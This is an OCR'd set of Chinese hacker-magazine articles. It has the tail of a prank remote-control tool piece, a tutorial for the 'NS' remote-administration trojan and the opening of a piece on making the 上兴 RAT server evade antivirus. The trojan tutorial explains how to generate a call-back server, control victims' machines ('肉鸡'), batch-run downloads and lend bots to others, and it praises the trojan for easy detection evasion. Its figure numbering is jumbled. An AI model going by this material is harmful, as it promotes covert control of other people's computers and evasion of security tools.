


图8

同时在“聊天控制”页的左部也会显示聊天记录，方便我们随时查看聊天记录。这个功能是不是很有趣呢？是不是手痒了，想去作弄一下邻家小MM了。嘻嘻，作弄可以，可不要搞破坏哦。

第四个功能页是“操作记录”，这个相当于操作日志，可以记录下你对远程主机的所有操作。主要是一个记录功能，这里




图9

就不详细讨论了。

这款软件的功能就简单介绍到这儿，如果你对编程感兴趣的话也可以参考本软件的源代码自行开发一个恶作剧软件。


本软件源代码放弃版权，可以由大家任意修改发布。如果你愿意也可以保留作者信息。如果在软件使用或源代码调试上遇到困难可以到《黑客X档案》官方论坛找我（追风少年）一起探讨。（本文所涉及到的追风恶搞专家及其源代码已收录到光盘中）

菜鸟的新宝马
——NS远程管理工具

txcbg

这天一朋友传给我一个VIP版的上兴，我问他感觉怎么样时，他说：“挺好用的，但不如NS远程管理好用。”NS远程管理？这是什么东西，头一次听说。朋友告诉我说是一款新木马，我一听顿时来了兴趣，马上让他给我传了一个，使用了一下感觉真的挺不错的，特写出来和菜鸟们共享。

运行程序，感觉其界面很像灰鸽子，如图1。先来配置客户端，打开“更新IP”，可以看到程序提供了两种上线方式：FTP更新IP和希网动态域名更新IP，这和灰鸽子以及其它那些木马的上线方式都是一样的。更新完IP后，点击“配置服务端”来对服务端进行配置，我喜欢使用希网动态域名上线方式，如图2所示就是我填写的配置信息。


图1




图2

大家把上线地址更换成自己的就可以了，“连接密码”、“安装的服务名称”都可以自定义，生成木马的图标也可以自由选择。填写好后，直接点“生成服务端”就可以生成名为“server.exe”的服务端了。服务端只有172K，比灰鸽子700多K的体积小多了，使用PEiD检查一下，发现没有加壳，是使用Borland Delphi编写的，如图3。我自己运行一下，上线了，图4。



图4

其大部分功能操作和灰鸽子没有什么太大的差别，如图5。“文件管理”可以方便的操作远程计算机上的文件，包括删除、运行、上传、下载文件；“系统信息”可以查看肉鸡的计算机情况，比如CPU、内存、安装的操作系统等；“传输管理”是在文件的上




图3

传、下载时进行控制的；“注册表”可以编辑肉鸡的注册表；“进程管理”可以很方便的查看、结束对方的进程；“窗口管理”可以看到对方都开了哪些窗口，还可以对指定的窗口进行关闭、最大化、最小化等操作，如图6；“服务管理”可以查看、管理对方的服务（服务的启动、停止，新建服务、删除服务）；“DOS命令”提供了一个在命令行下执行命令的环境；“命令广播”可以批量管理肉鸡，比如让肉鸡批量打开某个网页、批量下载文件并运行等。




图8





图9


图5

上面介绍的功能几乎在木马里都有，下面再来看看这款木马两个独特的功能，首先在监视对方的屏幕时可以选择查看的分辨率，而且是滑块式调节，让我们有了更多的选择，如图7。还有一个比较实用的功能，就是主机转借，可以把肉鸡转借给别人，如图8，图9。





图6


图7

我为菜鸟们推荐这款木马，一是因为它的服务端体积小、功能比较强；二是因为它有两个独特的功能，最主要的还是因为这个木马比较新，即使以后被查杀了，由于比较新，估计特征码也比较少，对服务端的免杀也比较容易制作。说了这么多，大家还等什么，快来试用一下这款菜鸟的新宝马吧。(本文所涉及到的NS远程管理工具已收录到光盘中)

打造自动生成免杀的上兴服务端

J.K.S_浅色约定

大家都知道最近灰鸽子被查杀得很厉害，有没有发觉自己的肉鸡不翼而飞呢？我就发觉我有二百多只肉鸡跑掉了。虽然令我很生气但也很无耐，只好改用了上兴2007共享版。可惜它的图标总是怪怪的，我总是看它不顺眼，于是把它的壳脱掉后换上自己喜欢的图标。一心想更换图标的我在这个过程中，发现上兴2007客户端里有个“HOOKMM”文件，经过本人一番研究，这个文件是母体服务端。玩过灰鸽子的朋友都知道灰鸽子有个“CServer”的文件，如果将它的母体服务端制作免杀后就能直接生成免杀灰鸽子了。那么我们把这个“HOOKMM”文件制作免杀处理，也能不能直接生成免杀的服务端程序呢？哈哈，答案是肯定的。




图3

